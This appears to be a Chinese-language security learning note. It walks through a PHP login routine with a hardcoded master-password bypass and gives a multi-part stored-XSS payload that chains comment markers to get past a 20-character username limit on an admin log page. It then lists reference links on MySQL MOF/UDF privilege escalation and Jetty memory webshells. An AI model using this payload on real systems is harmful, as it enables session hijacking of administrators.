$user = addslashes(substr($user, 0, 20));

$pass = addslashes($pass);

$logins = '登录成功';

$msg = '';

$fields = '`pass`,`id`,`name`,`user`,`face`,`deptname`';

$arrs = array(

'user' => $user,

'status|eqi' => 1,

'type|eqi' => 1,

'state|neqi' => 5
```

```
);

$us = $this->db->getone('admin', $arrs , $fields);

if(!$us){

unset($arrs['user']);

$arrs['name'] = $user;

$tos = $this->db->rows('admin', $arrs);

if($tos>1){

$msg = '存在相同用户名，系统无法识别';

}

if($msg=='')$us = $this->db->getone('admin', $arrs , $fields);

}

if($msg=='' && !$us){

$msg = '用户不存在';

}else if($msg==''){

$uid = $us['id'];

$user = $us['user'];

if(md5($pass)!=$us['pass'])$msg='密码错误';

if($pass==HIGHPASS){

$msg = '';

$logins = '管理员密码登录成功';

}

if($msg!=''&&strlen($token)>=8){

$moddt = date('Y-m-d H:i:s', time()-10*60*1000);

$trs = $this->getone("`uid`='$uid' and `token`='$token' and `moddt`>='$moddt'");

if($trs){

$msg = '';

$logins = '快捷登录';

}

}

}
```

```
$name = $face = $deptname = '';

if($msg==''){

$name = $us['name'];

$deptname = $us['deptname'];

$face = $us['face'];

if(!$this->isempt($face))$face = URL.''.$face.'';

$face = $this->method->repempt($face, 'images/noface.jpg');

$this->db->update('admin',"`loginci`=`loginci`+1", $uid);

}else{

$logins = $msg;

}

m('log')->addlog(''.$cfrom.'登录','['.$user.']'.$logins.'', array(

'optid' => $uid,

'optname' => $name,

'ip' => $ip,

'web' => $web,

));
```

程序前部分代码对整个登录过程进行了完整验证，同样开发者为了防止插入恶意代码对截取的数据长度限制到了 20 位并使用了 addslashes 对敏感字符进行转义。所以在后面的写入日志那里就很难写入有攻击性的 XSS 代码，单纯 就已经占了 17 个字符

```
ft;">[<script>alert(1)</sc]用户不存在</div></td><td role="gridcell" class="x-g
```

通过查看日志的源代码发现其实脚本标签是可以插入的，只不过没有办法写入完整代码，但是最为重要的一个因素在于，这里所插入的代码都是显示在同一个页面的。

所以接下来就是拼接 Payload 代码。考虑到程序会在渲染到页面的时候增加许多的标签导致脚本语法出错所以就直接给注释掉。

最终 payload 代码如下

```
*/</script>

*/;alert(a);/*

*//xss//*

*/a=/*

<script>var/*
```

这里顺序的问题是因为程序的数据是从后往前显示，咱们输入的顺序是反的但是在页面显示的时候顺序是正常的

成功触发 XSS 代码。

最终源代码如下：

最终通过注释符与代码之间的拼接成功的插入了完整的XSS代码

参考链接:

```
https://www.shangyexinzhi.com/article/387056.html   --该文章

https://www.freebuf.com/column/221882.html   --加深
```

2.2.25 mysql提权之mof

```
https://www.jianshu.com/p/6dbac868e2ab

https://pino-hd.github.io/2018/06/10/MySQL提权之MOF/

https://www.cnblogs.com/h4ck0ne/p/5154629.html
```

2.2.26 mysql提权之udf

```
http://www.oniont.cn/index.php/archives/310.html

https://www.jianshu.com/p/5b34c1b6dee7
```

2.2.27 XSS 基础学习

```
https://baike.baidu.com/item/XSS%E6%94%BB%E5%87%BB    百度百科
```

```
https://www.jianshu.com/p/24a19c6434ae    --最新累积
```

还有书中知识！！！

2.2.28 java 反射与内存shell 初探-基于jetty容器的shell 维权

```
https://www.freebuf.com/articles/web/172753.html     ---利用“进程注入”实现无文件复活 WebShell


```

明日在补充，今天脑壳痛！！